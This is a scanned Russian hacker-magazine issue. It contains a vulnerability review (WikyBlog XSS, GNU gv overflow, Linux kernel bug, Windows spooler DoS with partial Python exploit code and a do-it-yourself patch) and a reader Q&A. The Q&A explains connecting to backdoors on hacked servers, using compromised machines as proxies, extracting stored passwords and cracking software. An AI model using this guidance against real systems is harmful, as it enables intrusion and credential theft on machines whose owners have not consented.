Короче говоря, ожидается, что черные дыры в LHC будут возникать приблизительно каждую секунду, исчезая, как уже сказано, за такие короткие сроки, так что никакой опасности представлять не будут даже в теории.
Но все же некоторые отдельные ученые уверены, что с помощью LHC можно не только уничтожить Землю, но и сколлапсировать всю солнечную систему!
В любом случае мы об этом узнаем только через 2 года, когда в конце 2008-го LHC выйдет на номинальную мощность.


Жестокое далеко

Описанные учеными прогнозы на будущее в целом довольно пессимистичны. Если природа не сплетет нам яркий венок на могилу цивилизации астероидом или всемирным потопом, то мы сами ей в этом поможем — владение все более возрастающими мощностями и глубокими знаниями в один прекрасный день может обернуться катастрофой.
Но если с технологиями дело обстоит просто — нужно перестать развивать науку, то от подарка судьбы в виде солнечного взрыва и поднятия уровня океанов не убежишь. А чтоб эффективнее защищаться от природы, нам придется пользоваться наукой и технологиями, которые тоже не лыком шиты и в удобный момент могут надавать по зубам.
Если же еще представить себе развитие искусственного интеллекта или же явление к нам высокоразвитых космических цивилизаций, то картина вырисовывается совсем веселенькая. Впору изобретать машину времени и лететь назад, к предкам — к сатане с рогами и Страшному Суду, который, по сути дела, не такой страшный, как все связанные с наукой и технологиями опасности нашего времени.




КРИС КАСПЕРСКИ
ОБЗОР ЭКСПЛОЙТОВ
123
4







> Сайт www.wikyblog.com после атаки



> Evince — один из многих просмотрщиков — документов, использующих уязвимую версию GNU gv



> Фрагмент уязвимой функции get_fdb_entries

Wiki Blog HTML-инжектинг

Brief
В популярном (и при этом совершенно бесплатном) программном обеспечении для создания blog'ов — WikyBlog (www.wikyblog.com), отпочковавшемся от не менее популярной свободной энциклопедии Wikipedia (www.wikipedia.org), обнаружены множественные дыры, связанные с некорректной фильтрацией пользовательского ввода данных в полях login и search. Эти поля размещены на странице Панели управления.С их помощью атакующий выполняет произвольный HTML-, JavaScript- или VBScript-код в контексте уязвимого сайта, воруя cookies, содержащие данные авторизации. Уязвимость была обнаружена хакерским коллективом HSC, описавшим ее на своем сайте в короткой заметке, датируемой 1 декабря 2006 года (www.hackerscenter.com/archive/view.asp?id=26544), которая уже на следующий день перекочевала на Security Focus (www.securityfocus.com/bid/21406).

Targets
Уязвимости подвержена самая последняя на данный момент версия WikyBlog — 1.3.2, выпущенная 14 ноября 2006 года. О более древних версиях пока ничего неизвестно.

Exploits
Исходный текст proof-of-concept exploit'a (представляющий собой простейший XSS-скрипт) можно найти на сайте HTS-группы по ссылке, приведенной выше; там же находится и скриншот атакованного сайта.

Solution
Ведущий разработчик WikiBlog'a (известный под ником Cobalt) пока никак не отреагировал на сообщение об уязвимости, так что пользователям WikiBlog'ов ничего другого не остается, как сидеть на измене и ждать новостей (ну или латать дыры самостоятельно, благо исходные тексты открыты).

GNU gv: удаленное переполнение буфера

Brief
6 октября 2006 года Renaud Lifchitz (r.lifchitz@sysdream.com) — ведущий сотрудник компании Sysdream (www.sysdream.com) обнаружил ошибку переполнения в GNU gv, приводящую к возможности удаленного выполнения shell-кода в контексте уязвимого приложения. GNU gv — это вьювер ps- и pdf-файлов под X'ми, входящий во все Linux-дистрибутивы. Он также входит в состав других продуктов, одним из которых является вьювер Evince. Дыра кроется в функции ps_gettext, находящейся в файле ps.c, и представляет собой классический пример срыва стека, который возникает при передаче длинных комментариев в некоторых полях заголовка (например, в поле «%%DocumentMedia»), копируемых в text-буфер фиксированного размера 257 байт со всеми вытекающими отсюда последствиями. Ошибка была подтверждена разработчиками тремя днями позже, тогда же она появилась и на www.securityfocus.com/bid/20978.

Targets
Уязвимости подвержена версия 3.6.2, остальные пока не проверялись, но, судя по всему, эта дыра присутствует и в них.

Exploits
Для реализации атаки имеется большое количество вполне боевых exploit'ов, вот только некоторые из них: Linux IA32 Reverse TCP Shell on 192.168.110.247:4321 — www.securityfocus.com/data/vulnerabilities/exploits/hello-reverseshell.ps и его исходный код на Си — www.securityfocus.com/data/vulnerabilities/exploits/evince-ps-field-bof.c.

Solution
Обновленная версия GNU gv может быть скачана как непосредственно с его родного сайта www.gnu.org/software/gv, так и с сайтов производителей Linux-дистрибутивов, большинство из которых уже выпустило свои заплатки.


Linux Kernel: удаленное переполнение буфера

Brief
В ходе очередной проверки исходных текстов ядра Linux'а Евгений Тео, входящий в коллектив разработчиков, обнаружил довольно экзотичную ошибку целочисленного переполнения в функции Get_FDB_Entries, о чем и поведал народу в своем blog'е (http://projects.info-pull.com/mokb/MOKB-29-11-2006.html). Дыра кроется в функции get_fdb_entries (находящейся в файле net/bridge/br_ioctl.c), которая при передаче определенных аргументов может затирать память ядра функцией memcpy, что позволяет выполнять shell-код на уровне нулевого кольца, то есть с наивысшими привилегиями! И хотя возможность удаленных атак поставлена под сомнение, потенциальная угроза все-таки есть.

Target
Уязвимости подвержено множество версий семейства 2.6.x (и, по некоторым данным, некоторые версии семейства 2.4.x), неполный перечень которых содержится на www.securityfocus.com/bid/21353/info. В версии 2.6.18.4 уязвимость отсутствует.

Exploits
На данный момент уязвимость не подкреплена никаким exploit'ом и вообще о ней очень мало известно, что открывает большой простор для всевозможных экспериментов и исследований.

Solution
Одновременно с публикацией сообщения о дыре был выпущен патч — «bridge: fix possible overflow in get_fdb_entries», выложенный на официальном сайте: www.kernel.org/git/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=ba8379b220509e9448c00a77cf6c15ac2a559cc7, а коллектив разработчиков ядра оперативно выпустил свежие версии 2.6.17.10 и 2.4.33.2 специально для устранения этой проблемы.



MS Windows: отказ в обслуживании из-за переполнения в спулере печати

Brief
2 декабря 2006 года польским хакером по кличке h07 (h07@interia.pl) был опубликован exploit (написанный на языке Python), который подключается к Службе печати через NetBIOS и вызывает необрабатываемое исключение в спулере печати, приводящее к отказу в обслуживании (http://downloads.securityfocus.com/vulnerabilities/exploits/21404.py). Ошибка кроется в функции GetPrinterData, экспортируемой динамической библиотекой WINSPOOL.DRV (да не введет ее расширение в заблуждение — никакой это не драйвер, а самая обыкновенная DLL, исполняющаяся на прикладном уровне), принимающей в одном из аргументов количество байт, которое необходимо выделить для записи конфигурации принтера, но не проверяющей его значение на «политкорректность». В результате этого при запросе >=512 Мб функция VirtualAlloc обламывается с выделением, возвращая вместо памяти нулевой указатель, сигнализирующий об ошибке. Этот поинтер также никто не проверяет, и при попытке обращения к нему процессор генерирует исключение, приводящее к аварийному завершению процесса spoolsv.exe (Служба печати), что, конечно, не смертельно, но все-таки очень неприятно. Тем не менее, возможность захвата управления отсутствует, что внушает некоторый оптимизм.

Targets
Уязвимости подвержена вся линейка Windows 2000 как со всеми установленными заплатками (вплоть до SP4), так и без них. О других системах ничего неизвестно, но, вероятнее всего, дыра присутствует и в них.

Exploit
http://downloads.securityfocus.com/vulnerabilities/exploits/21404.py.

Solution
Microsoft пока не представила никаких заплаток, что не есть хорошо. Можно даже сказать, что это совсем хреново. Отключать Службу печати — не выход, поскольку количество принтеров в большинстве контор не совпадает с количеством машин и без разделения ресурсов никак не обойтись. Можно, правда, отсечь удаленных пользователей брандмауэром, но гораздо интереснее изготовить заплатку самому!

Disclose
Начнем исследование с того, что заглянем в MSDN (например, в тот, что идет в комплекте с Microsoft Visual Studio 6.0) и посмотрим на прототип функции GetPrinterData, который выглядит так:

ПРОТОТИП ФУНКЦИИ GETPRINTERDATA

```
DWORD GetPrinterData(
  HANDLE hPrinter,
  LPTSTR pValueName,
  LPDWORD pType,
  LPBYTE pData,
  DWORD nSize,
  LPDWORD pcbNeeded
);
```

Параметр nSize задает размер выделяемого функцией буфера в байтах. Вообще, поручать выделение памяти функции — это, конечно, глупость. Передача указателя на блок памяти, выделенный программистом, выглядела бы более логично и безопасно. Но горячие парни из Microsoft программируют быстрее, чем думают, а думают они не головой, а совсем другой частью тела. Ладно, пусть и дальше не думают. Нам, хакерам, это только идет на пользу. Достаточно передать в качестве nSize такой размер памяти, который заведомо не может быть выделен, и результат себя ждать не заставит. Вне зависимости от количества физической памяти адресное пространство процессов на 32-разрядных платформах составляет 4 Гб, из которых обычно половина выделяется системе, а половина — на стек, секции кода/данных PE-файла и всех загруженных динамических библиотек. Остаток занимает куча. На серверах имеется возможность ужать систему до одного гигабайта, отдав его куче, поэтому больше трех гигабайт запрашивать не имеет смысла — все равно не дадут, и крах наступает уже на отметке в 512 Мб.
Но чтобы реализовать атаку, необходимо в первом параметре hPrinter передать дескриптор принтера, который открывается (по документации) функцией OpenPrinter и экспорти-




> Результаты поиска функции OpenPrinterEx в Platform SDK

руется все той же динамической библиотекой WINSPOOL.DRV. Вот только exploit использует не OpenPrinter, а OpenPrinterEx, которой ни в старом MSDN (тот, что идет с Visual Studio 6.0), ни в свежем Platform SDK что-то не наблюдается. Недокументированная функция? Но в таблице экспорта WINSPOOL.DRV она отсутствует, в чем легко убедиться с помощью утилиты DUMPBIN.EXE «DUMPBIN /EXPORTS WINSPOOL.DRV > out». Возникает резонный вопрос: как же все это работает? А в том, что exploit работает, можно не сомневаться.

ФРАГМЕНТ EXPLOIT'А, ДЕМОНСТРИРУЮЩИЙ ТЕХНИКУ ВЫЗОВА GETPRITERDATA, КОТОРАЯ ПРИНИМАЕТ ДЕСКРИПТОР, ВОЗВРАЩЕННЫЙ OPENPRINTEREX

```
class OpenPrinterEx(Structure):
    alignment = 4
        opnum = 69
        structure = (
        ('printer', ':', B1),
        ('null', '<L=0'),
        ('str', '<L=0'),
        ('null2', '<L=0'),
        ('access', '<L=0'),
        ('level', '<L=1'),
        ('id1', '<L=1'),
        ('level2', '<L=10941724'),
        ('size', '<L=28'),
        ('id2', '<L=0x42424242'),
        ('id3', '<L=0x43434343'),
        ('build', '<L=2600'),
        ('major', '<L=3'),
        ('minor', '<L=0'),
        ('processor', '<L=0xFFFFFFFF'),
        ('client', ':', B2),
        ('user', ':', B2),
)
…
class
 GetPrinterData(Structure):
    alignment = 4
    opnum = 26
    structure = (
    ('handle', '%s'),
    ('value', ':', B2),
    ('offered', '<L'),
)
query = OpenPrinterEx()
printer = «\\\\%s\x00» % (host)
query['printer'] = B1()
query['printer']['id'] = 0x41414141
query['printer']['max'] =
len(printer)
query['printer']['actual'] =
len(printer)
query['printer']['str'] = printer.
encode('utf _ 16 _ le')
…
```



> Описание структуры PRINTPROVIDOR на сайте Microsoft

> Боевой exploit польского хакера h07, срывающий крышу Службе печати

```
query = GetPrinterData()
value = «blah _ blah\x00»
query['handle'] = handle
query['value'] = B2()
query['value']['max'] = len(value)
query['value']['actual'] = len(value)
query['value']['str'] = value.
encode('utf _ 16 _ le')
query['offered'] = memory _ size
```

Поиск по сайту Microsoft дает всего лишь одну ссылку на OpenPrinterEx, вскользь упоминаемую при описании структуры PRINTPROVIDOR в DDK и реализуемую драйвером принтера: http://msdn2.microsoft.com/en-us/library/aa506552.aspx. Чуть-чуть более подробное описание содержится в технической документации на Самбу (смотри раздел «Samba Printing Internals», http://samba.org/samba/docs/man/Samba-Developers-Guide/devprinting.html). После его прочтения становится ясно, что exploit вызывает OpenPrinterEx через механизм удаленного вызова процедур — Remote Procedure Call (RPC) — без обращения к WINSPOOL.DRV. Собственно говоря, и в самой WINSPOOL.DRV функция OpenPrinter реализована через RPC.

ФРАГМЕНТ WINSPOOL.DRV, РЕАЛИЗУЮЩИЙ ФУНКЦИЮ OPENPRINTER ЧЕРЕЗ МЕХАНИЗМ RPC

```
sub _ 777D47B9 proc near
    arg _ 0  = dword ptr 4

    lea  eax, [esp+arg _ 0]
    push eax
    push offset dword _ 777D1AD8
    push offset off _ 777D1A28
    call NdrClientCall2
    add  esp, 0Ch
    retn 14h
endp
```

При создании exploit'а на эти тонкости можно не обращать внимания, достаточно лишь взять любой сырец, печатающий на принтере через NetBIOS (в смысле, удаленно), и сразу же после OpenPrinter/OpenPrinterEx воткнуть вызов GetPriterData с некорректным значением nSize. Какая, в конце концов, разница, какие механизмы задействует Windows и какие функции при этом реально вызываются! Главное, что незалатанный спулер печати падает. А это — хорошо! Ну, кому-то, может быть, и хорошо, а тому, кто падает, как-то не очень. Особенно, если падать приходится много раз на дню при печати многостраничного документа. Но как только мы захотим заштопать систему своими руками, абстрагироваться от анатомических подробностей внутренней реализации Windows уже никак не получится.

На первый взгляд, проблема решается легкой правкой WINSPOOL.DRV: ставим в начало функции GetPrinterData переходник на свободное место, достаточно просторное для размещения нескольких машинных команд, проверяющих корректность аргумента nSize. Естественно, придется скорректировать контрольную сумму файла WINSPOOL.DRV при помощи утилиты EDITBIN.EXE, входящей в состав SDK, и усмирить SFC путем копирования исправленной версии WINSPOOL.DRV в WINNT\System32\dllcache (естественно, делать это надо при выключенном SFC, или загрузившись с другой системы). Вот только эффект от проделанной операции будет, мягко говоря, нулевой. А все потому, что WINSPOOL.DRV используется только локально, а при печати по NetBIOS все вызовы идут через RPC, и перехватывать следует NdrClientCall2 из RPCRT4.DLL. Ее описание отсутствует в SDK, но, к счастью, IDA Pro знает ее прототип:


```
CLIENT _ CALL _ RETURN _ imp _
NdrClientCall2(PMIDL _ STUB _ DESC
pStubDescriptor, PFORMAT _ STRING
pFormat, …)
```

Здесь pFormat — указатель на строку аргументов, описывающих вызываемый метод и его параметры. В частности, метод GetPrinterData проходит под кодовым обозначаем 1Ah и передается в шестом, считая от нуля, байте форматной строки (которая, на самом деле, никакая не строка, поскольку содержит внутри себя нули и прочие непечатные символы). Параметр nSize передается через стек следующим образом:

ВЫЗОВ GETPRINTERDATA ЧЕРЕЗ МЕХАНИЗМ RPC

```
    push    [ebp+pcbNeeded]
    push    [ebp+nSize]
    push    [ebp+pData]
```





```
IDA - WINSPOOL.DRV
 File  Edit  Jump  Search  View  Debug  Options  Window
[•]                                        IDA View-A
.text:777D542F ;  S U B R O U T I N E
.text:777D542F
.text:777D542F
.text:777D542F sub_777D542F      proc near              ; CODE XREF: GetPrinterDataW+A4↑p
.text:777D542F
.text:777D542F arg_0             = dword ptr  4
.text:777D542F
.text:777D542F                   lea     eax, [esp+arg_0]
.text:777D5433                   push    eax
.text:777D5434                   push    offset pFormat
.text:777D5439                   push    offset pStubDescriptor
.text:777D543E                   call    NdrClientCall2
.text:777D5443                   add     esp, 0Ch
.text:777D5446                   retn    18h
.text:777D5446 sub_777D542F      endp
.text:777D5446
```

> Дизассемблирование динамической библиотеки WINSPOOL.DRV, которая является всего лишь «оберткой» реальных принтерных функций, вызываемых через механизм RPC

```
    push   [ebp+pType]
    push   [ebp+pValueName]
    mov    eax, [ebp+var _ 44]
    push   dword ptr [eax+4]
    call   sub _ 777D542F

…

sub _ 777D542F    proc near
    arg _ 0 = dword ptr  4

    lea    eax, [esp+arg _ 0]
    push   eax
    push   offset pFormat
    push   offset pStubDescriptor
    call   NdrClientCall2
    add    esp, 0Ch
    retn   18h
sub _ 777D542F endp

…

pFormat db  0
         db  48h ; H
         db   0
         db   0
         db   0
         db   0
         db  1Ah  ; GetPrinterData
         db   0
```

Таким образом, в момент вызова функции NdrClientCall2 указатель на параметры лежит в стеке по смещению [ESP-0Ch], а по смещению +14h от его начала находится nSize, который мы и должны проверить на корректность. Но прежде необходимо проанализировать указатель на форматную строку, находящуюся в стеке по смещению [ESP-08h], убедившись, что шестой байт равен 1Ah, то есть вызывается метод GetPrinterData, а не что-то иное. Написать ассемблерный код труда не составит, и каждый сможет это сделать сам. Главное — не забывать о проверках на нулевые указатели, чтобы, исправляя одну ошибку, не создавать на ее месте десяток новых. Также проверочный код нельзя размещать в секции данных — хоть там полно свободного места, но на машинах с аппаратной поддержкой DEP это работать не будет и тут же возникнет исключение. Поскольку механизм RPC — это, фактически, фундамент, на котором базируется Windows NT, править RPCRT4.DLL стоит с огромной осторожностью, поскольку, если он окажется поврежденным, загрузить систему не удастся. С другой стороны, при правке файла на диске мы всегда сможем сделать откат, воткнув винчестер с поврежденной NT в компьютер вторым или воспользовавшись консолью восстановления (находится на дистрибутивном CD) и скопировав оригинальный RPCRT4.DLL поверх исправленного.

В качестве альтернативного варианта можно воспользоваться правкой RPCRT4.DLL в памяти по методике, описанной в статье «Метафизика wmf-файлов». Для этого прописываем в следующей ветке реестра HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs специально созданную для этих целей динамическую библиотеку, которая будет отображаться на адресное пространство каждого процессора. Внутри DllEntry мы выполняем загрузку RPCRT4.DLL через LoadLibrary, правим ее, и все! Если приложение не использует RPCRT4.DLL (что маловероятно), мы просто теряем немного памяти. Если же приложение подгружает RPCRT4.DLL, через таблицу импорта или через LoadLibrary (что намного более вероятно), оно просто отсылается к уже загруженной (и исправленной) копии RPCRT4.DLL, и хакер не имеет никаких шансов атаковать систему! Естественно, по сравнению с правкой на диске, время загрузки файлов и потребность системы в памяти ощутимо возрастут, а риск угробить систему останется все тот же. Если динамическая библиотека, осуществляющая правку, будет реализована с ошибками, система упадет прежде, чем загрузится пользовательский интерфейс, и для исправления ситуации придется прибегнуть к помощи все той же консоли восстановления, удаляя нашу динамическую библиотеку. Впрочем, это уже детали.

Главное, что изготовление заплаток своим силами вполне возможно, и пока другие ждут помощи от Microsoft, правильные хакеры защищаются самостоятельно (залатанный RPCRT4.DLL из-за лицензионных ограничений к статье не прилагается :)).

ИВАН СКЛЯРОВ

SKLYAROFF@MAIL.RU
WWW.SKLYAROFF.RU



Q: **Я НАЧИНАЮЩИЙ, ПОЭТОМУ ИЗВИНИТЕ ЗА ГЛУПЫЕ ВОПРОСЫ. 1. ЕСЛИ ЗАПУСТИТЬ НА СЕРВЕРЕ BACKDOOR (SHELL), КАК К НЕМУ КОННЕКТИТЬСЯ? 2. ПОСЛЕ КОННЕКТА, КАК Я ПОНЯЛ, Я ПОЛУЧУ ДОСТУП К ЖЕСТКОМУ ДИСКУ УДАЛЕННОГО КОМПЬЮТЕРА? 3. КАК МОЖНО ИСПОЛЬЗОВАТЬ ОТКРЫТЫЙ ПОРТ В КАЧЕСТВЕ ПРОКСИ-СЕРВЕРА?**

A: Отвечаю на твои вопросы по порядку.

1. Все зависит от типа бэкдора, потому что существуют TCP-бэкдоры, UDP-бэкдоры, wakeup-бэкдоры, бэкдоры connect back, бэкдоры с шифрованием трафика и пр. С каждым из них соединение устанавливается по-разному. Но я так понимаю, ты ведешь речь о самом простом и распространенном Bind Shell TCP-бэкдоре без шифрования трафика, который открывает TCP-порт на захваченной машине и ждет подключения. С таким бэкдором соединение устанавливается посредством обычной программы telnet, которая стандартно устанавливается во всех версиях Windows и Unix. Как пользоваться telnet, читай в help или в мануалах в инете.

2. Да, после удачного коннекта ты получишь доступ к жесткому диску удаленного компьютера. Если удаленная машина является Windows-машиной, то тебе следует знать консольные Windows-команды, если Linux-машиной, то консольные Linux-команды.

3. Правильнее говорить не «открытый порт в качестве прокси-сервера», а «взломанная машина в качестве прокси-сервера». Для этого тебе необходимо на взломанной машине установить программу — прокси-сервер. Для этих целей хорошо подходит программа 3proxy (http://security.nnov.ru/soft/3proxy) от русского хакера ЗАРАЗА. Эта программа является многоплатформенной, то есть может работать под Windows и Unix. Подробное описание программы и комментарии по ее установке смотри на сайте автора.

Q: **ЧТО ТАКОЕ PROTECTED STORAGE В WINDOWS?**

A: Protected Storage (в переводе с английского — «защищенное хранилище») — это системный механизм, предназначенный для хранения секретных данных, таких как закрытые ключи, для предотвращения несанкционированного доступа служб, процессов или пользователей. Также там обычно хранятся локальные пароли и веб-информация (автозаполнение). Обычно в Protected Storage можно найти пароли и логины к электронным ящикам, форумам, чатам, web-магазинам и прочим web-службам. По умолчанию в Windows 2000/XP/2003 служба Protected Storage включена в автоматическом режиме (процесс lsass.exe). Физически данные Protected Storage расположены в следующей ветке реестра (запускай regedit): HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider. Чтобы просмотреть этот раздел, может понадобиться установить для него полный доступ (раздел Permissions меню правой кнопки мыши).
Существуют специализированные программы для чтения данных из защищенного хранилища, например Protected Storage PassView (www.nirsoft.net/utils/pspv.html) и Protected Storage Explorer (www.forensicideas.com/psexplorer2.htm).

Q: **ХОЧУ НАУЧИТЬСЯ КРЯКАТЬ ПРОГРАММЫ, ПРОБОВАЛ ЗАПУСКАТЬ SOFTICE И НИЧЕГО НЕ ПОНЯЛ. С ЧЕГО НАЧАТЬ?**

A: Самое первое и главное — изучи ассемблер. Не обязательно быть профессиональным программистом на ассемблере, но знать основные команды, регистры, способы адресации и выполнения основных операций (арифметические, циклы, ветвления, вызов подпрограмм и пр.) просто необходимо. Советую тебе начать с рассылки Олега Калашникова «Ассемблер? Это просто! Учимся программировать» (www.kalashnikoff.ru). Можно приобрести его же книгу, написанную по материалам рассылки с одноименным названием. В дополнение советую приобрести еще несколько книжек по ассемблеру таких авторов, как Юров, Зубков, Магда, Пирогов, Рудаков. Кроме ассемблера, на пользу может пойти изучение языков высокого уровня: Си, С++, Visual Basic, Delphi и др. Без этого профессиональным крякером не стать, но на начальном этапе можно обойтись и без знания языков высокого уровня. Непременно следует ознакомиться с основными инструментами крякера, ищи в инете мануал «SoftICE Руководство пользователя» (в оригинале «Using SoftICE»), а также мануалы от Ильфака Гуильфанова (Ilfak Guilfanov), создателя дизассемблера IDA (есть на русском языке). Дополнительно можешь посмотреть статьи на www.cracklab.ru и книги «Образ мышления — дизассемблер IDA», «Фундаментальные основы хакерства. Искусство дизассемблирования» Криса Касперски и «Отладчик SoftICE» Айрапетяна. После этого начинай пробовать ломать программы на примерах из тех же статей с www.cracklab.ru, а также из книги «Техника и философия хакерских атак» Криса Касперски (эта книга имеет два издания, которые существенно отличаются). Без всякой ложной скромности рекомендую тебе свою книгу «Головоломки для хакера», в шестой главе которой ты сможешь найти множество созданных мной CrackMe и либо попробовать самостоятельно поломать их, либо посмотреть в ответах, как это делается. Эта глава оптимально подходит для начинающих, позволяя поз-



накомиться со многими крякерскими инструментами на конкретных любопытных примерах.

Q: ХОЧУ НАУЧИТЬСЯ ПИСАТЬ РУТКИТЫ ПОД WINDOWS, НО НУЖЕН DDK, ГДЕ ЕГО ВЗЯТЬ?

A: DDK (Driver Development Kit — «Комплект разработчика драйверов») изначально распространялся Microsoft бесплатно, затем какое-то время она требовала за него (а точнее, за доставку на CD) денежку. Сейчас последняя на момент написания этих строк версия Windows Server 2003 DDK вновь распространяется бесплатно (ISO-образ весит 236 Мб). Она поддерживает платформы Windows Server 2003, Windows XP SP1 и Windows 2000. Если тебе сложно выкачать такой объем, то советую воспользоваться сервисом «Файлы почтой» (http://filepost.ru).

Q: КАК ПРИНУДИТЕЛЬНО ВЫЗВАТЬ «СИНИЙ ЭКРАН СМЕРТИ» (BSOD — BLUE SCREEN OF DEATH) В WINDOWS XP?

A: Для этой задачи хорошо подходит комплект утилит от Свена Шрайбера, автора известной книги «Недокументированные возможности Windows 2000». Исходники к этой книге можно скачать с сайта издательства «Питер» или по следующему адресу: http://irazin.ru/Downloads/BookSamples/Schreiber.zip. В них ты найдешь драйвер w2k_kill.sys, который, собственно, и вызывает «синий экран». Для его запуска нужно использовать динамический загрузчик w2k_load.exe, также созданный Шрайбером, то есть в командной строке выполнить команду «w2k_load.exe w2k_kill.sys», после чего Windows XP успешно повиснет с BSOD.
Существуют утилиты, которые просто имитируют BSOD, например BlueScreen от Марка Руссиновича. Раньше у Руссиновича был свой сайт www.sysinternals.com, но сейчас он полностью переехал на сайт Microsoft, поэтому утилита расположена по следующему адресу: www.microsoft.com/technet/sysinternals/Miscellaneous/BlueScreen.mspx.

